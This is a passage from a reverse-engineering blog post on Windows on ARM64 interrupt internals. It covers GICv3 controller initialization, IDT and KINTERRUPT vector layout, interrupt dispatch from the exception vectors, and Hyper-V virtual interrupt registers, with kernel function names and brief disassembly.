The GIC distributor structure defined by Windows is used to describe the GIC distributor. However, the GIC distributor is actually mapped into physical memory and is accessed on Windows by the ControllerPhysicalAddress member of the nt!_GIC_DISTRIBUTOR structure. This address has a layout of the actual GIC distributor described by ARM here. This structure, which is not in the Windows symbols (I manually added it into IDA) fills out the rest of the “enlightened” data of the kernel - including the number of supported security states, if LPIs are supported (supported - not in use), extended SPI support, and a last GIC version check.

After the GIC is validated by the Windows kernel, the actual interrupt controller is registered with Windows. This is done through the nt!HalpGic3RegisterIoUnit function. This function is responsible for filling out the information which is used to construct the list of registered interrupt controllers on the system. On the machine this analysis was performed on, there was only one registered interrupt controller. This is achieved by filling out an nt!_REGISTERED_INTERRUPT_CONTROLLER structure and adding it to the doubly-linked list of interrupt controllers, managed by the nt!HalpRegisteredInterruptControllers symbol, and also incrementing the count of nt!HalpInterruptControllerCount. Using WinDbg we can actually parse the entire linked list (which contains only one link) to view the contents of the registered interrupt controller.

Here we can see, and it should be no suprise, that the KnownType is set to InterruptControllerGicV3 - which seems to indicate that we are looking at the correct structure. This is how Windows goes from interrupt functionality discovery to actually registering an interrupt controller with the OS, from what is available from hardware. The registered interrupt controller also contains a list of functions (represented by the nt!_INTERRUPT_FUNCTION_TABLE structure) which a list of functions which allow further configuration of the interrupt controller and/or interaction from the HAL. These are not the “interrupt handler” functions.

After the controller is registered, it has still not been initialized completely. First, the GIC version is preserved (nt!HalpInterruptGicVersion). Next, before each of the interrupt controllers (in our case, just one) is actually fully-initialized, many of the crucial and low-level interrupt handlers, like the CPU’s SGI (e.g., inter-processor interrupt, via KiIpiServiceRoutine), the reboot service (nt!HalpInterruptRebootService), etc. are registered via nt!HalpCreateInterrupt. nt!HalpCreateInterrupt is responsible for allocating an interrupt object (nt!_KINTERRUPT) - which represents a particular type of interrupt and allows the OS/software to register a particular interrupt service routine (KINTERRUPT->ServiceRoutine). nt!KeInitializeInterruptEx is responsible for filling out the majority of the nt!_KINTERRUPT object, including passing parameters from nt!HalpCreateInterrupt - such as the ServiceRoutine, Vector (more on this in a little bit, but there is a maximum value of 0xFFF), and Irql (IRQL the CPU will be when the interrupt occurs).

After the various interrupt objects (we still have not called nt!HalpInterruptInitializeController) are created they are then connected to the IDT via nt!KiConnectInterruptInternal.

The first thing that nt!KiConnectInterruptInternal (on Windows on ARM) does is perform some basic validation. The target interrupt to connect cannot have a vector number greater than 4095 (more on this later), the IRQL associated with the target interrupt cannot be higher than HIGH_LEVEL, ensure the Number member of the KINTERRUPT object is valid (this is not the interrupt number, but is instead the target CPU number for which the interrupt has been initialized for), and ensure that the SynchronizationIrql associated with the interrupt object (the IRQL at which the lock stored in the interrupt object itself is acquired) is valid.

After basic validation, the kernel will index the per-CPU IDT via KPCR->Idt (via nt!KiGetIdtEntry) to locate the target location where the interrupt object we want to connect to the IDT will reside (notice we do not use KPCR->IdtBase, which is the related field on x64. This field does not exist on ARM64). This will store the first 16 interrupts which are registered. Anything over the first 16 will be stored in the extended IDT (KPCR->IdtExt).

For example, the SGI/IPI interrupt is registered through a call to nt!HalpCreateInterrupt with the following parameters:

HalpCreateInterrupt(KiIpiServiceRoutine,
                    0xE01,
                    0xE);

0xE01 represents the KINTERRUPT.Vector interrupt object value. This can be seen below.

This means that in our case nt!KiGetIdtEntry would index the first “regular” IDT (KPCR->Idt), because the lower nibble is less than the maximum value of 16. There is some difference, however, with how a particular IDT entry is accessed between x64 and ARM64 (the CPU does not know about the IDT layout via the IDTR, for example, since a generic interrupt controller is being used). We will talk more on this in the section on interrupt dispatching and handling. In addition, although the variable here is named VectorIndex this is not entirely true. This value contains more than just a vector index. This can be seen by how this value is accessed in software:

  1. Extracting the upper byte of KINTERRUPT.Vector (0xE0)
  2. Adding the lower nibble to the remaining value.

In our example, 0xE01 becomes 0xE1. This is the index into the IDT for the target interrupt. This is where, into the IDT, the actual interrupt object is written.

As a side note, the value of the vector seems to be a effectively a masking of the target IRQL for the interrupt and the actual index into the IDT. So 0xE01 has an IRQL of 0xE, etc. - with one exception, which I am unsure of why at the current moment - and that is the interrupt associated with rebooting. For an unknown reason this interrupt object (nt!HalpInterruptRebootService) has a vector of 0xd07 and an actual IRQL of 0x7.

It would seem that there can be, in this case, 16 IRQLs (as there is on Windows on ARM) and each of these IRQLs can have 16 associated interrupts - for a total of 256 interrupts. This makes sense, as technically the IDT array in the processor control region (nt!_KPCR) is technically a hardcoded 256-element array!

As an aside, on my current ARM machine, the “lowest” IRQL with a registered interrupt is that of 0x2, or DISPATCH_LEVEL. The service routine for this interrupt is nt!HalpInterruptSwServiceRoutine - which seems to indicate this is the software interrupt service routine (which is a wrapper to the real function, nt!KiSwInterruptDispatch - which is famous for being associated with PatchGuard and is also present in the x64 IDT. It does not seem to be an actual interrupt handler, but more present as a “security-by-obscurity” feature).

Once the initial interrupt objects have been connected to the software-representation of the interrupt controller (nt!HalpRegisteredInterruptControllers) a call to nt!HalpInterruptInitializeController occurs - which performs much of the lower-level interrupt initialization logic. This effectively begins by forwarding the in-scope registered interrupt controller to nt!HalpInterruptInitializeLocalUnit.

nt!HalpInterruptInitializeLocalUnit begins by checking if the DAIF system register has DAIF.I set - which indicates the status of whether or not IRQ exceptions are masked. This is another way of checking if interrupts will be received by the current exception level. On my current machine, at this stage in the system initialization, both FIQs and IRQs are masked. If, for whatever reason, IRQs and FIQs were not masked (effectively “temporarily disabled”) this function would set DAIFSet to a mask of 0b11 - which allows writing to the DAIF system register.

After interrupts are temporarily disabled, nt!HalpInterruptInitializeLocalUnit will invoke nt!HalpGic3InitializeLocalUnit. nt!HalpGic3InitializeLocalUnit is one of the registered functions with the registered interrupt controller (REGISTERED_INTERRUPT_CONTROLLER.FunctionTable[InitializeLocalUnit]). nt!HalpGic3InitializeLocalUnit accepts an argument to the registered controllers internal data (REGISTERED_INTERRUPT_CONTROLLER.InternalData). The internal data is filled out in nt!HalpGic3RegisterIoUnit and, after construction, the internal data is stored in the global variable nt!HalpGic3. This internal data is accessible as a GIC3_DATA structure - which is in the symbols. The internal data uses an ANYSIZE_ARRAY pattern to also store N-number of GIC3_LOCALUNIT_INFO structures after the internal internal data itself - with N referring to the amount of CPUs on the current machine.

Some items of interest worth calling out in the GIC3_DATA structure, which provide an additional layer of abstraction. Most other data is pretty self-explanatory:

  1. IoUnitBase = the physical address of the GIC Distributor
  2. IoUnit - the mapped virtual address of the GIC Distributor
  3. GsiBase - From the ACPI spec - this is the Global System Interrupt (GSI) base value. Effectively the base number of the wired interrupt numbers available. 1:1 mapping to AMR’s INTIDs
  4. Identifier - the GIC Distributor’s hardware ID

nt!Halp3Gic3InitializeLocalUnit begins by locating the target CPU’s local unit info - represented by the _GIC3_LOCALUNIT_INFO structure, as previously mentioned. If the local CPU interface has not been initialized, it is then configured. The local unit is the representation of the local CPU’s interrupt schema - including redistributor and CPU interface information. The ACPI’s interrupt table is parsed for the redistributor and CPU interface structures. From these structure the physical address of the redistributor is mapped into virtual memory, various trigger modes are extracted (performance and maintenance interrupts are denoted as either level-sensitive or edge-sensitive. Edge-sensitive means an interrupt is only “received” when there is an actual change in the physical interrupt line (e.g., 0 -> 1, such as voltage goes down from up or up from down). Level-sensitive means that an interrupt is received/reported when the interrupt line is asserted (the line is “set to 1” if we are over-simplifying) regardless of if this was a change from the previous state). Additionally, the MPIDR_EL1 system register, the Multiprocessor Affinity Register, is preserved - which is the register that contains identifying information about a target processor (effectively a unique processor identifier, with much more granular information like cluster ID in a cluster of processors - which are a grouping of processors used to share resources/etc.). In this case all of the “non-identifier” bits (bits in the register that denote metadata, usch as indication of a uniprocessor system) are cleared and the affinity bits are used to identify the CPU (affinity level 0, 1, 2, 3)

Finally, the redistributor is mapped into virtual memory (with the size of the mapping being represented by HalpGic3RedistMapSize, which is computed in nt!HalpGic3RegisterIoUnit). This marks the local unit as initialized (GIC3_LOCALUNIT_INFO->Initialized = 1).

Next, the appropriate Interrupt Controller System Register Enable, or ICC_SRE_ELX register is read. It is worth calling out some nuance here. ICC_XXX actually replaces GICC_XXX in our case. GICC_XXX refers to legacy registers. In GICv3, according to the documentation, the physical CPU interface registers are prefixed with ICC and the virtual CPU interface registers are prefixed with ICV instead of GICV. This is why in Windows, for example, you will only see writes to the ICC_XXX system registers.

The kernel will always set bit 1, if it is not already set. This is the ICC_SRE_ELX.SRE bit - which denotes if the memory-mapped interface or system register interface should be used to interface with the GIC CPU interface for the target CPU. By setting the value to 1, this indicates that the system register interface will be used (as the GIC documentation also states that system registers must be used when affinity routing is in-use for all enabled security states. It is worth calling out some items, like the GIC distributor, are always memory-mapped).

The kernel then disables group 1 interrupts for the time being (there are only 2 groups, group 0 is for interrupts handled EL3, so group 1 is for all other interrupts in the current exception and security level. Remember that Windows does not use the traditional security levels, as it already uses VTLs to separate “secure and non-secure worlds”), sets the interrupt priority filter to 0 (meaning the CPU will accept interrupts with a priority higher than 0. 0 is the highest value, so this effectively means only the interrupts higher than a priority of 0 can be let through. Given that 0 is the highest priority, as the lower the number the higher the priority, this also helps to disable interrupts until the local unit is configured), and also sets the interrupt controller binary point register for EL1 to a value of 3 - which is the minimum value needed.

At this point it is probably worth briefly mentioning interrupt grouping. Interrupt grouping allows the GIC to group interrupts based on a set of characteristics - specifically aligned to the ARM security and exception model. Interrupt grouping groups interrupts by security state (non-secure and secure worlds) and exception level. It is also worth calling out that Windows only uses group 1 interrupts and specifically only in the non-secure state. This can be confirmed by reading the GICD_CTLR.EnableGrpXXX values from the GIC distributor - which describes what groups of interrupts are enabled. This can also be further confirmed by parsing ntoskrnl.exe and hvaa64.exe (Hyper-V) for a lack of writes to the system regiseters ICC_IAR0_EL1, ICC_EOIR0_EL, etc. where 0 refers to group 0 - which are the interrupts associated with interrupts being handled at EL3, which is the “bridge” between non-secure and secure worlds.

  1. GICD_CTLR.EnableGrp0 = 0
  2. GICD_CTLR.EnableGrp1NS = 1 (Non-Secure)
  3. GICD_CTLR.EnableGrp1S = 0 (Secure)

Moving on, nt!HalpGic3InitializeLocalUnit then proceeds to fill out some additional GIC redistributor information in the GIC3_LOCALUNIT_INFO structure. First, information of interest from the LPI configuration table, which is tracked by the in-scope CPU’s GIC redstributor, is added to the “internal data” we have been examining so far (tracked via nt!HalpGic3). This is achieved by accessing the GICR_PROPBASER register from the GIC redistributor - which specifies the LPI configuration table.

The LpiConfig member of the GIC3_DATA structure, of type LPI_CONFIG_TABLE_ENTRY, maintains the virtual address of target CPU’s LPI table (and all other LPI configuration tables). Note that the redistributor’s format is documented by ARM, and is not part of the Windows symbols.

Next the LPI pending table is mapped into virtual memory and this time is tracked this time through the local unit’s structure (GIC3_LOCALUNIT_INFO) as the PendingTable member. This is achieved by accessing the GICR_PENDBASER register from the GIC redistributor’s memory-mapped interface. In addition, the global GIC data structure (nt!HalpGic3) that represents, in virtual memory, the state of the GIC updates the per-CPU crash dump information. The pending LPI table is also added to the crash dump information.

One thing to call out - it should be noted that starting at an offset of 0x10000 (64KB) after the GIC redistributor registers (which contains GICR_CTLR, etc.) comes the GIC redistributor registers responsible for configuring SGIs and PPIs. They are also documented by ARM. This is also called out in the GIC documentation:

Each Redistributor defines two 64KB frames in the physical address map:

  • RD_base for controlling the overall behavior of the Redistributor, for controlling LPIs, and for generating LPIs in a system that does not include at least one ITS.
  • SGI_base for controlling and generating PPIs and SGIs.

This means that from GIC3_LOCALUNIT_INFO->Redistributor + 0x1000 contains the start of the SGI/PPI redistributor registers. From the SGI/PPI registers the GICR_ICENABLER0 register, or the Interrupt Clear-Enable Register 0 register, is configured. This register is configured to enable the forwarding of all interrupts to the GIC redistributor by setting the enable bit (indicated by writing a value of 1) to the target register - while also being sensitive to any SGIs (GICR_ICENABLER0 encapsulates both SGIs and PPIs) which are reserved for the ARM Firmware Framework A-Architecture (FF-A). Specifically, the FFA_FEATURE call is made to retrieve the interrupt ID (INTID) for the Schedule Receiver interrupt (SRI) and ensures that this interrupt ID is always disabled. However, this is only applicable in some operating environments (like without the presence of Hyper-V) and, therefore, my machine shows that nt!HalpFfaEarlyErrorRecords, an array of errors associated with initializing FF-A, reports an error of STATUS_NOT_SUPPORTED, which is translated from the FFA_ERROR code of NOT_SUPPORTED (and, thus, no need to worry about “special” handling of SGIs associated with the FF-A). This means that there is no SGI reserved for the FF-A’s SRI. This is just something I felt the need to call out. This can be also further validated by checking the presence of nt!HalFfaSupported and nt!HalFfaInitialized - which denote FFA support and state.

Finally, one of the last nt!HalpGic3InitializeLocalUnit does is configure the ICC_CTLR_EL1 system register, which is the Interrupt Control Register. If the operating environment is ExtEnvHypervisor then ICC_CTLR_EL1.EOIMode (End-of-interrupt) is set. Otherwise (as is in our case, since our operating environment is ExtEnvHvRoot) EOIMode is set to 0. End of interrupt (EOI) refers to a specific action that is taken to indicate that the software routine which handled a target interrupt has completed. A value of 0 in the register indicates that a write to, for example, ICC_EOIR1_EL1 (which is for group 1 interrupts) is both responsible for “priority drop” and deactivation of an interrupt. Whereas a value of 1 indicates a write to a separate register is needed for deactivation. The [ARM] documentation on configuring the GIC states that this mode (EOIMode == 1) is used for virtualization purposes.

nt!HalpGic3InitializeLocalUnitData ends by re-enabling interrupts, now that the local CPU unit (redistributor and CPU interface) is configured, via ICC_IGRPEN1_EL1 (and later nt!HalpInterruptMarkProcessorStarted marks the processor as “started” for interrupts)

After nt!HalpGic3InitializeLocalUnit data exits, a per-CPU (technically per-core, and my system has 12 cores) structure, INTERRUPT_TARGET, is filled out and managed by the symbol nt!HalpInterruptTargets. This is achieved via nt!HalpGic3ConvertId. These structures outline additional information about the CPU schema, such as if the CPU resides in a cluster, along with CPU ID information. The CPU ID information is effectively the previously mentioned affinity values from the MPIDR_EL1 system register.

After configuring the interrupt targets (representing the targets for which interrupts can arrive) the real per-CPU interrupt priority is set with a call to nt!HalpGic3SetPriority (we saw earlier it was temporarily set to 0). After the local unit is stood up, the priority is updated per-CPU to 0xF0. 0xF0 is 0b11110000 in binary (and bits 0:7 in ICC_PMR_EL1, the priority register, make up the priority level). When setting a value of 0xF0 this indicates that the total number of priority levels is 16. This means priority levels 0 - 15 will be handled by each CPU interface.

Once the priority level has been configured (for each CPU), execution is transferred to the function nt!HalpGic3InitializeIoUnit - which accepts a parameter to the GIC3_DATA we have been referencing - is called. Specifically the GIC3_DATA->IoUnit is configured - which is GIC distributor structure’s virtual address. This means this function is not called per-CPU and instead is called to perform further configuration of the singular GIC distributor. When I say “GIC distributor structure” I am referring to the ARM-documented “one” with all of the memory-mapped registers like the GICD_CTLR, GICD_TYPER, etc. This is where more configuration of these registers occurs.

GIC3_DATA->InputLineCount is first configured. This is done by extracting GICR_TYPER->ITLinesNumber. According to ARM documentation, the ITLinesNumber is the “number of SPIs divided by 32”. So, InputLineCount is simply GICR_TYPER->ITLinesNumber * 32. This refers, effectively, to the maximum SPI INTID. This calculation also has to do with the number of interrupt lines (lines = interrupt IDs in our case) that are even available - although some interrupt sources may share a line.

We already previously talked about extended SPI support. This is indicated by GICD_TYPER->ESPI. The machine this analysis was conducted on has extended SPI support. When extended SPI support is enabled, bits 31:27 in the GICD_TYPER are no longer “reserved” - but refer to ESPI_range. This is extracted and stored in ExtendedInputLineCount to indicate the maximum supported extended SPI INTID.

From here Windows then unconditionally clears GICD_CTLR.EnableGrp1NS - which is represented by bit 1 (from index of 0). This means this disables interrupts in the non-secure group 1 group. This is a temporary measure while the rest of the GIC distributor is configured. Next, if the GIC distributor (which, again, is memory-mapped in physical memory and has not been yet fully-configured by the operating system) has GICD_CTLR.ARE_S configured - which enables affinity routing in the secure state - or if ARE_S is not set (which in this case ARE_S is set to 1 - meaning either way ARE_S is going to be set to 1) the interrupt lines which are supported go under further configuration.

The GICD_ICENABLER<n> register, part of the distributor, contains a bitmask which corresponds to a particular interrupt that denotes if forwarding of the interrupt from the distributor to the target CPU interface is allowed. nt!HalpGic3InitializeIoUnit beings by configuring all of the GICD_ICENABLER registers (which are 4 bytes each) to a value of 0xFFFFFFFF - which prevents any interrupts from being forwarded to the target CPU interface.

Next, all of the GICD_IROUTER<n> registers (and all of the GICD_IROUTER<n>E, for extended interrupts) for the GIC distributor (still being configured) are all set to a value of 0. A GICD_IROUTER register, which is 8 bytes, contains the necessary information for routing a particular SPI (SPI, not SGI, etc.) for a particular interrupt number.

Lastly for this function, if the local unit data has not been marked as initialized, a call to nt!HalpGic3DescribeLines occurs. This results in the filling out of INTERRUPT_LINES structures, which are maintained in a doubly-linked list, which define the type of interrupt line (we have already talked about “lines”, but the lines on which an interrupt arrive are associated with a particular interrupt source like an SGI, PPI, etc.), internal line state, etc. All of the interrupt lines are maintained through the registered interrupt controller through the LinesHead linked list head.

As we can see, the “max” and “min” line values refer to the values in which an interrupt ID resides (this refers to the “lines” on which interrupts can arrive - an interrupt is tied to an ID). For example, the interrupt line described as InterruptLineMsi, which refers to message-based interrupts, can have an interrupt ID from 8192 - 32768 - this is outlined as well by ARM documentation. The INTERRUPT_LINES list maintains information about each of the interrupt sources and all of the lines on which an interrupt can arrive (there is a difference between what is possible and what is supported. Windows does not support handling every single interrupt ID). The initialization of all of the interrupt lines results then in the GIC3_DATA (nt!HalpGic3) being fully initialized (InternalData->Initialized = 1) and also re-enabling group 1 non-secure interrupts (GICD_CTLR.EnableGrp1NS), which was previously cleared. This completes, finally, the functionality encapsulated by nt!HalpInterruptInitializeController.

If interrupt initialization has been succcessful up until this point, a call is made to parse the entire MADT (Multiple APIC Description Table, which we have already talked about) via nt!HalpInterruptParseMadt. Technically speaking this occurs as a result of another call to nt!HalpInterruptParseAcpiTables. We previously saw this function was one of the first invoked in the nt!HalpInitializeInterrupts routine - which kicked off the interrupt initialization. However, a boolean gates whether or not the MADT is actually parsed (which denotes if an interrupt controller has been registered yet). This second call now passes in “true” and, thus, we parse the MADT.

nt!HalpInterruptPraseMadt determines which features are available for the interrupt controller - such as the layout of the GIC distributor, redistributors, etc. This is particularly interesting, because comparing the code between x64 and ARM - there is effectively 100% overlap. For instance, ARM machines employ a GIC - but yet there is code which validates APICs. For x64, there is code which validates GICs. As far as our ARM analysis goes, the parsing is done to gather additional information about the specifics of the interrupt controller implementation (GIC) for determining if, for example, interrupts need to be “hyper threading aware” (nt!HalpInterruptHyperThreading), a list of non-maskable interrupt sources (NMI), etc.

Finally, the last part of the interrupt initialization results in the initialization of the IPIs (which are a common name for SGIs. These are the inter-processor interrupts where cores can send interrupts to other cores) via nt!InterruptInitializeIpis. Once this has completed, the HAL’s private dispatch table is updated (nt!HalPrivateDispatchTable) with a few interrupt-relevant routines.

Interrupt Delivery and Handling - Windows on ARM

With the interrupt controller now configured and initialized the OS can now start receiving interrupts in software. As previously mentioned in another blog - even interrupts are delivered as “exceptions” on ARM.

This obviously means one of the main differences between x64 and and ARM is how interrupts arrive in software, and then even further how the high-level handler invokes the interrupt-sepcific handler (for example, there is no IDT on ARM and there is no nt!KiIsrThunk or nt!KiIsrLinkage). Interrupts are dispatched as exceptions (typically an asynchronus exception which mean the exception is external to the CPU) - and thus, it is worth quickly examining the details surrounding how exception dispatching reaches the high-level interrupt handler on ARM64 Windows systems. Windows ARM systems maintain a vector of exception handlers through the symbol nt!KiArm64ExceptionVectors (and, for EL1 - kernel-mode - this is stored in the VBAR_EL1 system register). This is not an array of function pointers and instead of a large blob of code which are accessible through different function names. The entire stub is self-contained. I have outlined this in a previous blog about Windows on ARM basics. ARM documentation defines a fixed definition as to how the layout of these tables should look (see “AArch64 vector tables”). For our purposes, the exception handler associated with handling interrupts which occur while execution is in user-mode is located at VBAR_EL1 at an offset of 0x80 (nt!KiKernelSp0InterruptHandler). It should be noted that the CPU core itself is what computes the necessary offset into the exception table and invokes the target function - not software itself.

Interestingly enough, this is not the end of the story. There is not just one single handler present. Depending on the state of the CPU (where execution was) when the interrupt happens, a different exception (interrupt) handler may be invoked. For instance, if execution was in kernel-mode when the interrupt occurs, the offset changes to 0x280 - and the target function becomes nt!KiKernelInterruptHandler. nt!KiUserInterruptHandler (offset 0x480) is invoked when an exception goes into a higher exception level (EL0 -> EL1) and at least one of the lower exception levels is runing ARM64. nt!KiUser32InterruptHandler is at offset 0x680 and is invoked when the same type of exception occurs, but all lower exception levels are ARM32 (different exception levels can be different architectures).

Interrupts, generally speaking on Windows, will always take an exception into EL1 - as this is where the various interrupt handlers are present. Given this, the SPSR_EL1 system register helps us to understand why a particular exception was taken into EL1. Because PSTATE is not directly accessible through a single system register, the Saved Program Status Register (SPSR) acts as a “snapshot” of sorts with relevant information about the current state of the CPU. This is needed for preserving and, later, restoring the state of the CPU at the time the exception (interrupt in our case) was handled.

After the current state of the CPU is known - there are a few more items of interest which are needed before, and in order to, dispatch the interrupt to software. The first is the CPU needs to know additionally where to return execution after the interrupt has taken place. There is a special system register, ELR_EL1 - the exception link register - which contains this address and is typically the next instruction to be executed (e.g., the first instruction that has not completed yet). In addition to the exception return address, we need to target a specific stack for the operation. At a bit of a higher-level, in software, interrupt service routines (ISRs) already have special reserved stacks for interrupt handling. This is because kernel stack space is limited, and we want to ensure that ISRs are not handled on stacks without any space left. At a bit of a lower level, the same thing happens conceptually. The CPU must also target a specific stack for the operation in the first place (while software on Windows handles the ISR stacks). Without compilcating things, generally speaking interrupts which occur in EL0 and then are trapped into EL 1 are handled on the stack pointer (SP) stored in the SP_EL0 register. For interrupts which occured when execution was already at EL1, obviously SP_EL1 would instead be used. This is why the interrupt handler for interrupts which happened while execution was in EL0 have Sp0 in the function name. Remember - interrupts are interrupting some sort of execution and need to be quick. The EL0 stack is the stack at whatever time the interrupt occured in EL0.

Our example will take a look at interrupts which occured while execution was in EL0 (nt!KiKernelSp0InterruptHandler). As mentioned, the first few things that happen (from the CPU’s perspective, and is transparent to the interrupt handler):

  1. SPSR_EL1 is updated with the current PSTATE (the current state of the CPU). This is so the state can be restored later.
  2. The actual PSTATE is updated with all information about the new execution environment (which is EL1, because the interrupt is trapped into EL1)
  3. The CPU actually executes the target interrupt handler (and selects the proper stack, in this case the EL0 stack)

Execution now is in the interrupt handler (obviously setting a breakpoint on the interrupt handler is not a great idea!). The first thing nt!KiKernelSp0InterruptHandler does is to update the current execution environment as far as Windows is concerned. This includes allocating space on the SP_EL0 stack and also extracting a few pieces of information from the current KPCR structure (TPIDR_EL1/x18/xpr all hold the KPCR, as previously mentioned). Additionally, the ELR_EL1, SPSR_EL1, ESR_EL1, and SP_EL0 registers are preserved. Once these registers are preserved, the new SP_EL0 stack pointer is populated (since the old one is now preserved). The previously mentioned stack allocation is then to store trap frame which will is passed to the target interrupt handling operation (via nt!KiInterruptException). The target trap frame which will eventually be passed to nt!KiInterruptException is found directly on the stack (because execution is not returned from a return address on the stack since we are dealing with an exception and instead uses the exception link register and ERET) - although it still follow’s the typical calling convention, by copying this value also into X0.

nt!KiBuildTrapFrame invokes nt!KiCompletePartialTrapFrame (which has the aforementioned system registers, EL0 stack, etc. only at this point present in the trap frame) in order to grab more of what is needed. This includes the various debug registers and the SVE (Scalable Vector Excention) state. This function uses the stack space as the “output” parameter to store the final trap frame which is passed as the single argument to the function nt!KiInterruptException, which dispatches the correct interrupt handler in software.

Before interacting with the interrupt controller (HalpInterruptController), a few “housekeeping” items first occur - including incrementing interrupt count and nesting level (if applicable - e.g., this is a nested interrupt) and updating the current CPU’s cycles/current runtime.

Note that in the process of creating this blog, my machine crashed a few times. Due to this, some of the values/etc. may change.

After this, the first bit of interrupt dispatching logic is called - and this is through nt!HalpGic3AccceptAndGetSource. This function simply reads from the ICC_IAR1_EL1 system register. This achieves two things: the first is that a read from this register actually acts as the acknowledgement, from software, of the interrupt which has been signaled. In addition - this also provides the caller of the read functionality with the target interrupt ID (INTID). This value returned can also be one of the “special” interrupt values - including 0x3ff, or 1023, which denotes that there is no pending interrupt with a high-enough priority to actually be forwarded to the CPU (or if for whatever reason the interrupt is not appropriate for the target CPU as well).

After the acknowledgement of the interrupt has occured, execution continues by grabbing the registered interrupt controller we have previously seen and iterating over all of the known/valid interrupt lines (INTIDs) and comparing this with the value which was provided by the interrupt acknowledgement register.

You will recall much earlier in the blog post when we talked about configuration of the various KINTERRUPT objects. Each of these objects, in the Vector field, contained what we saw was a target IRQL at which the target interrupt should be handled. Each of these vector values is mainted in the registered interrupt controller’s INTERRUPT_LINES member. Specifically, for a range of interrupt IDs the interrupt ID itself can be used as an index to find the appropriate information about how the target interrupt ID is to be handled. In this case we can see this is how the Vector is fetched, which gives us the target IRQL the CPU should be raised to in order to handle the target interrupt.

After the IRQL is raised (or lowered) to the target IRQL, the “main” brains of the routing operation, nt!KiPlayInterrupt, is invoked (unless there is not enough stack space. In this case, KxSwitchStackAndPlayInterrupt is invoked, using the current CPU’s ISR - or Interrupt Service Routine - stack). nt!KiPlayInterrupt has the following prototype:

KiPlayInterrupt (
   _In_ KTRAP_FRAME* TrapFrame,
   _In_ VectorFromInterruptLineData,
   _In_ UINT8 Irql,
   _In_ UINT8 PreviousIrql
    );

Now brings up the conversation about “vectored interrupts”. As you can see, ARM64 does not have the same concept of vectored interrupts as x64 does - where the IDT can be directly indexed by the CPU itself. Instead, as we have seen, ARM implements a generic interrupt controller - meaning that there is one single interrupt handler and then software must find the appropriate interrupt handler. On ARM, we still have the Interrupt Descriptor Table (IDT) - but it is not directly accessed by the CPU itself - only the vector of exception handlers is directly invoked by the CPU.

Instead, the vector value from the interrupt line state (and KINTERRUPT object itself) is used as an index into the IDT, but this is a software defined vector - not a vector “contract” that is required by the interrupt controller (again, only the VBAR_EL1 table has a strong contract where the “high-level” interrupt handler must be present).

This allows us to extract the target KINTERRUPT object. From here, the target SerivceRoutine can be extracted. From here, there is a large if/else statement which determines if the interrupt needs further processing based on the target service routine (ISR).

After the target interrupt handler is invoked, nt!KiPlayInterrupt is responsible (if applicable) for some additional cleanup - including decrementing the nested interrupt level, updating the CPU cycle count, etc. From here, execution returns to the caller - nt!KiInterruptException. From here, nt!HalpGic3WriteEndOfInterrupt is invoked - which simply writes to the ICC_EOIR1_EL1 system register the interrupt ID which was handled.

The last thing which needs to occur is a restoration of the execution which was occuring when the interrupt took place. This occurs through the function nt!KiRestoreFromTrapFrame. This is a generic function, called by many exception handlers, which restores the execution state (via the preserved trap frame we showed at the beginning of the section of this blog) and performs the ERET, based on the target exception link register value, to EL0.

Virtualization and Interrupts

The implementation of virtual interrupts is a must for systems which are running virtualization software (like Hyper-V). Given that the Windows OS itself is virtualized, this means that virtualization and virtual interrupts are still very important constructs we have not talked about yet. There are a couple of important things to remember here - and that is there is still an additional traversal which occurs between EL0, EL1, and now EL2 with the addition of the hypervisor.

For virtual interrupts, the hypervisor configuration register (HCR_EL2) is responsible configuring the routing of physical interrupts. As previously shown, Hyper-V configures this register in its entry point. Hyper-V directly configures HCR_EL2.FMO and HCR_EL2.IMO - which, respectively, route physical interrupts (IRQs and FIQs) to EL2 (Hyper-V). However, HCR_EL2.TGE is not enabled for Hyper-V (trap general exceptions). Given this, there is some nuance about what these interrupts look like. From the ARM documentation, the following is said when HCR_EL2.IMO is set to 1:

When executing at any Exception level, and EL2 is enabled in the current Security state:

  • Physical IRQ interrupts are taken to EL2, unless they are routed to EL3.
  • When the value of HCR_EL2.TGE is 0, then Virtual IRQ interrupts are enabled.

What this actually means is that physical IRQs are not actually routed to EL2. Instead, virtual IRQs (virtual interrupts) are enabled in the configuration of the hypervisor that Hyper-V performs. It is worth quickly making a distinction - virtual interrupts are terms used by both Hyper-V (Windows) and ARM. ARM does not have any knowledge of the OS when it comes to virtual interrupt configuration. Hyper-V, as we will see, also implements an additional level of abstraction for virtual interrupts (especially for guests). Windows Internals 7th Edition, Part 2 contains an entire section on “Virtual interrupts” - but it is worth talking about how ARM defines virtual interrupts first, and then moving on to the Hyper-V specific details. Virtual interrupts in general, for starters, represent interrupts which are seen by VMs/guests.

According to the TLFS, ARM64 systems actually expose a virtual GIC (this is done by software working with the CPU, as called out by the ARM documentation. This is because the distributor, reidstributor, etc. is explicitly called out as not providing virtualization for these and, thus, requires some help from software running in EL2. This is beyond the scope of this blog post and is something achieved by the hypervisor) - which “conforms to the ARM GIC architecture specification”. This means technically in our dynamic analysis we have been dealing with a virtual GIC - but this has, obviously, been transparent to us because as “the guest” (where the analysis is performed) we simply just access the “normal” registers associated with the interrupt controller (because GICv3 has the ability to virtualize the interrupt controller!). However, even though the root partition is often enlightened with additional information that guests may not be privy to, both root and guest partitions go through the virtualized GIC. This is also why the EXT_ENV member of the registered interrupt controller is important - and why one of the options is ExtEnvHvRoot, for the root partition. This can be seen be comparing the output of the IDTs between a true guest and the OS living in the root partition.

Guest:

Root parition (many other KINTERRUPT objects are truncated):

Before we derail ourselves too far, let’s keep examining the “ARM” view of virtual interrupts. ARM documentation on this subject is very helpful. Firstly, virtual interrupts target virtual CPUs (not VMs). The hypervisor uses ICH_XXX instead of the ICC_XXX interrupt registers for interacting with virtual interrupts (this also means that virtualization of the GIC is a “hardware” construct in the sense that there are dedicated system registers to configure the virtual GIC’s functionality). Parsing a list of system register writes, in Hyper-V, reveals (obviously) the presence of virtual interrupt configuration and management (ICH_HCR_EL2 is the effectively virutal interrupt configuration register):

0x14022760c   sub_1402275D0   MSR c12 #4   MSR ICH_HCR_EL2, X8

As Windows Internals, 7th Edition, Part 2 calls out - Hyper-V is configured (but does not leverage) to support up to 16 virtual interrupt types. This conforms exactly to what ARM supports. One virtual interrupt is represented by a single ICH_LR<N>_EL2 register - where N is a value between 0 and 15 (16 total). A hypervisor write to one of these registers corresponds to the generation of a virtual interrupt. Again, by parsing Hyper-V, we can see several instances of the generation of a virtual interrupt:

0x140228a7c   sub_140228A30   MSR c12 #4   MSR ICH_LR1_EL2, X8
0x140228af0   sub_140228A30   MSR c12 #4   MSR ICH_LR0_EL2, X8
